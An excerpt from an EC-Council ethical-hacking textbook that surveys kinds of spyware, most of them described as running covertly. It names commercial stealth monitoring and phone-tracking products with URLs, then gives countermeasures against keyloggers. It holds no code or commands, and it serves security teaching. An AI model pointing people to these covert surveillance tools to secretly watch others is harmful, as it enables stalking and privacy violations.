


Figure 6.169: Screenshot of Spyrix Personal Monitor

Types of Spyware

Today, various spyware programs engage in a variety of offensive tasks, such as changing browser settings, displaying ads, collecting data, etc. Though many spyware applications perform a diverse array of benign activities, eleven major types of spyware on the Internet allow attackers to steal information about users and their activities, all without their knowledge or consent.

- **Desktop Spyware**

  Desktop spyware is software that allows an attacker to gain information about a user's activity or personal information, send it via the Internet to third parties without the user's knowledge or consent. It provides information regarding what network users did on their desktops, how, and when.

  Desktop spyware allows attackers to perform the following:

  - Live recording of remote desktops
  - Recording and monitoring Internet activities
  - Recording software usage and timings
  - Recording an activity log and storing it at one centralized location
  - Logging users' keystrokes
  - Record audio and video by activating the microphone and webcam.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Make unauthorized modifications to the system such as changes to system settings, configurations, etc.
- Disable antivirus and firewall software to avoid detection and maintain persistence.

The following is the list of desktop and child-monitoring spyware:

- CurrentWare (*https://www.currentware.com*)
- FlexiSPY (*https://www.flexispy.com*)
- NetVizor (*https://www.netvizor.net*)
- SoftActivity Monitor (*https://www.softactivity.com*)
- SoftActivity TS Monitor (*https://www.softactivity.com*)

- **Email Spyware**

  Email spyware is a program that monitors, records, and forwards all incoming and outgoing emails. Once installed on the computer that you want to monitor, this type of spyware records copies of all incoming and outgoing emails and sends them to you through a specified email address or saves the information on the local disk folder of the monitored computer. This works in stealth mode; users will not be aware of the presence of email spyware on their computer. It is also capable of recording instant messages.

- **Internet Spyware**

  Internet spyware is a tool that allows you to monitor all the web pages accessed by users on your computer in your absence. It makes a chronological record of all visited URLs. This automatically loads at system startup and runs in stealth mode, which means that it runs in the background undetected. The tool records all visited URLs into a log file and sends it to a specified email address. It provides a summary report of overall web usage, such as websites visited, and the time spent on each website, as well as all applications opened along with the date/time of visits. It also allows you to block access to a specific web page or an entire website by specifying the URLs or keywords that you want to be blocked.

- **Child-Monitoring Spyware**

  Child-monitoring spyware allows you to track and monitor what children are doing on the computer, both online and offline. Instead of looking over the child's shoulder, one can use child-monitoring spyware, which works in stealth mode; your children will not be aware of your surveillance. The spyware logs all programs used and websites visited, counts keystrokes and mouse clicks, and captures screenshots of activity. All the recorded data are accessible through a password-protected web interface as a hidden, encrypted file, or can be sent to a specified email address.

  This also allows you to protect children from accessing inappropriate web content by setting specific keywords that you want to block. It sends a real-time alert to you

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

whenever it encounters the specific keywords on your computer, or whenever your children want to access inappropriate content.

- **Screen-Capturing Spyware**

  Screen-capturing spyware is a program that allows you to monitor computer activities by taking snapshots or screenshots of the computer on which the program is installed. These snapshots are taken locally or remotely at specified time intervals and either saved in a hidden file on the local disk or sent to an email address or FTP site predefined by the attacker.

  Screen-capturing spyware is not only capable of taking screenshots, but also captures keystrokes, mouse activity, visited website URLs, and printer activities in real time. The user can install this program or software on networked computers to monitor the activities of all the computers on the network in real time by taking screenshots. This works transparently in stealth mode so that you can monitor computer activities without users' knowledge.

- **USB Spyware**

  USB spyware is a program designed for spying on a computer, which copies spyware files from a USB device onto the hard disk without any request or notification. It runs in hidden mode, so users will not be aware of the spyware or surveillance. It creates a hidden file/directory with the current date and begins the background copying process.

  USB spyware provides a multifaceted solution in the province of USB communications, as it can monitor USB devices' activity without creating additional filters, devices, etc. that might damage the structure of the system driver.

  USB spyware lets you capture, display, record, and analyze the data transferred between any USB device and the connected PC and its applications. This enables it to work on device drivers or hardware development, thus providing a powerful platform for effective coding, testing, and optimization, and makes it a great tool for debugging software.

  A detailed log presents a summary of each data transaction, along with its support information. The USB spyware uses a low level of system resources of the host computer. It works with its own timestamp to log all the activities in the communication sequence. USB spyware does not contain any adware or other spyware. It works with the most recent variants of Windows.

  The following is the list of USB spyware:

  - USB Monitor (*https://www.hhdsoftware.com*)
  - USBDeview (*https://www.nirsoft.net*)
  - Advanced USB Port Monitor (*https://www.aggsoft.com*)
  - Free USB Analyzer (*https://freeusbanalyzer.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Audio Spyware**

  Audio spyware is a sound surveillance program designed to record sound onto a computer. The attacker can silently install the spyware on the computer, without the permission of the computer user and without sending them any notification. The audio spyware runs in the background to record discreetly. Using audio spyware does not require any administrative privileges.

  Audio spyware monitors and records a variety of sounds on the computer, saving them in a hidden file on the local disk for later retrieval. Therefore, attackers or malicious users use this audio spyware to snoop and monitor conference recordings, phone calls, and radio broadcasts that might contain confidential information.

  It can record and spy on voice chat messages within various popular instant messengers. With this audio spyware, people can watch over their employees or children and find out with whom they are communicating.

  It helps to monitor digital audio devices such as various messengers, microphones, and cell phones. It can record audio conversations by eavesdropping and monitoring all incoming and outgoing calls, text messages, etc. It allows live call monitoring, recording conferences, audio surveillance, SMS tracking, call logging, recording radio broadcasting logs, and GPRS tracking.

  The following is the list of audio spyware:

  - TheOneSpy (*https://www.theonespy.com*)
  - Snooper (*https://www.snooper.se*)

- **Video Spyware**

  Video spyware is software for video surveillance installed on a target computer without the user's knowledge. All video activity can be recorded according to a programmed schedule. The video spyware runs transparently in the background and secretly monitors and records webcams and video IM conversions. The remote access feature of video spyware allows the attacker to connect to the remote or target system to activate alerts and electric devices, and see recorded images in a video archive or even capture live images from all the cameras connected to the system using a web browser such as Microsoft Edge.

  The following is the list of video spyware:

  - iSpy (*https://www.ispyconnect.com*)
  - Perfect IP Camera Viewer (*https://www.perfect-surveillance.com*)
  - Optiview VMS (*https://optiviewusa.com*)
  - Eyeline Video Surveillance Software (*https://www.nchsoftware.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Print Spyware**

  Attackers can monitor the printer usage of the target organization remotely by using print spyware. Print spyware is printer usage monitoring software that monitors printers in the organization. It provides precise information about print activities for office or local printers, which helps in optimizing printing, saving costs, etc. It records all information related to the printer activities, saves the information in an encrypted log, and sends the log file to a specified email address over the Internet. The log report consists of the exact print job properties, such as the number of pages printed, number of copies, content printed, and date and time at which the print action took place.

  Print spyware records the log reports in different formats for various purposes, such as in a web format for sending the reports to an email through the Internet, or in a hidden encrypted format to store on the local disk. The log reports generated will help attackers in analyzing printer activities. The log report shows how many documents each employee or workstation printed, along with the time. This helps in monitoring printer usage and determining how employees are using the printer. This software also allows limiting access to the printer. This log report helps attackers to trace out information about sensitive and secret documents printed.

- **Telephone/Cellphone Spyware**

  Telephone/cellphone spyware is a software tool that gives you full access to monitor a victim's telephone or cellphone. It will completely hide itself from the user of the phone. It will record and log all activity on the phone, such as Internet use, text messages, and phone calls. Then, you can access the logged information via the software's main website, or you can also receive tracking information through SMS or email. Usually, this spyware helps to monitor and track phone usage of employees. However, attackers are using it to trace information from their target person's or organization's telephones/cellphones. Using this spyware does not require any authorized privileges.

  The most common telephone/cellphone spyware features include the following:

  - **Call History**: Allows you to view the entire call history of the phone (both incoming and outgoing calls).
  - **View Text Messages**: Enables you to view all incoming and outgoing text messages. It even shows deleted messages in the log report.
  - **Website History**: Records the entire history of all websites visited through the phone in the log report file.
  - **GPS Tracking**: Shows you where the phone is in real time. There is also a log of the cellphone's location so you can see where the phone has been.

  It works as depicted in the following diagram.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.170: Telephone/cellphone spyware

The following is the list of telephone/cellphone spyware:

- mSpy (*https://www.mspy.com*)
- XNSPY (*https://xnspy.com*)
- iKeyMonitor (*https://ikeymonitor.com*)
- ONESPY (*https://onespy.in*)
- Highster Mobile (*https://www.highstermobiles.com*)

- **GPS Spyware**

  GPS spyware is a device or software application that uses the Global Positioning System (GPS) to determine the location of a vehicle, person, or other attached or installed asset. An attacker can use this software to track the target person.

  This spyware allows you to track the phone location points, saves or stores them in a log file and sends them to the specified email address. You can then watch the target user location points by logging into the specified email address, and viewing the connected points tracing the phone location history on a map. It also sends email notifications of location proximity alerts. An attacker traces the location of the target person using GPS spyware, as shown in the following figure.





Figure 6.171: GPS spyware

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The following is the list of GPS spyware:

- SPYERA (*https://spyera.com*)
- Snoopza (*https://snoopza.com*)
- MobiStealth (*https://www.mobistealth.com*)
- FlexiSPY (*https://www.flexispy.com*)
- Mobile Tracker Free (*https://mobile-tracker-free.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Defend against Keyloggers

Different countermeasures to defend against keyloggers are as follows:

- Use pop-up blockers and avoid opening junk emails.
- Install anti-spyware/antivirus programs and keep signatures up to date.
- Install professional firewall software and anti-keylogging software.
- Recognize phishing emails and delete them.
- Regularly update and patch system software.
- Do not click on links in unsolicited or dubious emails that may redirect to malicious sites.
- Use keystroke interference software that inserts randomized characters into every keystroke.
- Antivirus and anti-spyware software can detect any installed software, but it is preferable to detect these programs before installation. Scan the files thoroughly before installing them on the computer and use a registry editor or process explorer to check for keystroke loggers.
- Use the on-screen keyboard accessibility utility of Windows to enter a password or any other confidential information. Use the mouse, rather than the keyboard, to enter any information such as passwords and credit-card numbers into fields. This ensures that the information remains confidential.
- Use an automatic form-filling password manager or a virtual keyboard to enter usernames and passwords, as this avoids exposure through keyloggers. An automatic

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

form-filling password manager removes the need to type personal, financial, or confidential details such as credit-card numbers and passwords via the keyboard.

- Keep hardware systems secure in a locked environment and frequently check keyboard cables for attached connectors, USB ports, and computer games such as PlayStation 2 games that may have been used to install keylogger software.
- Use software that frequently scans and monitors changes in the system or network.
- Install a host-based IDS that can monitor the system and disable the installation of keyloggers.
- Use a one-time password (OTP) or other authentication mechanisms such as two-step or multi-step verification to authenticate users.
- Enable application whitelisting to block the downloading or installing of unwanted software such as keyloggers.
- Use a VPN to enable an additional layer of protection through encryption.
- Use process-monitoring tools to detect suspicious processes and system activities.
- Regularly patch and update the software and OS.
- Avoid using public Wi-Fi while performing crucial activities such as financial transactions and logging sessions.
- Utilize licensed voice-to-text (V2T) conversion tools while entering passwords, instead of typing manually.
- Keep track of browser extensions running in the background. If any unwanted, untrusted extensions are found, discard or remove them from the list.
- Reconfigure the device occasionally to avoid the stacking up of malware on the default factory settings.
- Maintain an isolated, secured backup of files in a separate hard drive to avoid sensitive file access using keyloggers.
- Do not ignore suspicious activities such as lags in character display, image loading, and repeated crashes while browsing any website.
- Avoid the use of similar or identical password credentials among all personal area network devices such as smartphones, laptops, and smart devices.
- Use licensed third-party anti-logger tools to detect suspicious activities prior to a keylogger attack.
- Upgrade to touchscreen-based laptops or systems, with which keylogger activity is more difficult than with physical keyboards.
- Employ third-party password storage vaults for secure access to and maintenance of passwords for applications.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Secure data with a proper cyber coverage policy to limit the disastrous impacts of keylogging attacks.
- Make the attackers' tasks more complex by frequently changing account passwords.
- Employ endpoint detection and response (EDR) solutions for continuous monitoring of system activity, including processes, file changes, and network connections, to detect suspicious behavior indicative of keylogger activity.
- Segment the network into separate zones or segments to limit lateral movement of keyloggers within the same network.
- Deploy file integrity monitoring (FIM) tools such as SolarWinds Security Event Manager (SEM), OSSEC, etc. to detect unauthorized modifications indicating keylogger installation or tampering, allowing organizations to respond promptly.
- Leverage memory forensics techniques such as memory mapping, memory dumping and strings extraction to analyze system memory for traces of keylogger activity and other malicious artifacts.
- Employ full disk encryption and secure communication channels (HTTPS, SSL) to protect the data being transmitted, making it harder for a keylogger to capture usable information.

Hardware Keylogger Countermeasures

- Restrict physical access to sensitive computer systems.
- Periodically check the keyboard interface to ensure that no extra components are plugged into the keyboard cable connector.
- Use cryptographic encryption between the keyboard and its driver.
- Use an anti-keylogger that detects the presence of a hardware keylogger such as KeyGrabber Forensic Keylogger.
- Use an on-screen keyboard with a mouse.
- Use stylus pens, light pens, or mouse gestures and convert graphics or gestures to text, instead of using conventional keyboards.
- Periodically check video monitor cables to detect the presence of hardware keyloggers.
- Set up video surveillance around the computer desk to detect the plugging in of malicious hardware.
- Disable USB ports or set up advanced BIOS authentication mechanisms to enable USB ports.
- Use physical security measures such as USB port locks or covers to prevent unauthorized access to USB ports, making it difficult for attackers to install hardware keyloggers.
- Ensure device whitelisting to maintain a list of trusted keyboards reducing the risk of unauthorized hardware keyloggers being installed.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Employ hardware-based signal monitoring devices to detect any unusual signals generated by the keyboard, indicating the presence of a hardware keylogger intercepting keystrokes.
- Use an oscilloscope or multimeter to inspect keyboard cables for any unexpected signals or voltage fluctuations, indicating the presence of a hardware keylogger.

Anti-Keyloggers

Anti-keyloggers, also called anti-keystroke loggers, detect and disable keystroke logger software. The special design of these loggers helps them to detect software keyloggers. Many large organizations, financial institutions, online gaming industries, and individuals use anti-keyloggers to protect their privacy while using systems. This software prevents a keylogger from logging every keystroke typed by the victim, and thus keeps all personal information safe and secure. An anti-keylogger scans a computer and detects and removes keystroke logger software. If the software (anti-keylogger) finds any keystroke-logging program on your computer, it immediately identifies and removes the keylogger, whether it is legitimate or illegitimate.

Some anti-keyloggers detect the presence of hidden keyloggers by comparing all files in the computer against a signature database of keyloggers and searching for similarities. Others detect the presence of hidden keyloggers by protecting keyboard drivers and kernels from manipulation. A virtual keyboard or touchscreen makes the task of keystroke-capturing of malicious spyware or Trojan programs difficult. Anti-keyloggers secure your system from spyware and keyloggers.

- **Zemana AntiLogger**

  Source: *https://zemana.com*

  Zemana AntiLogger is a software application that blocks attackers. It detects any attempts to modify your computer's settings, record your activities, hook to your PC's sensitive processes, or inject malicious code into your system. The AntiLogger detects the malware at the time it attacks your system, rather than detecting it based on its signature fingerprint.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

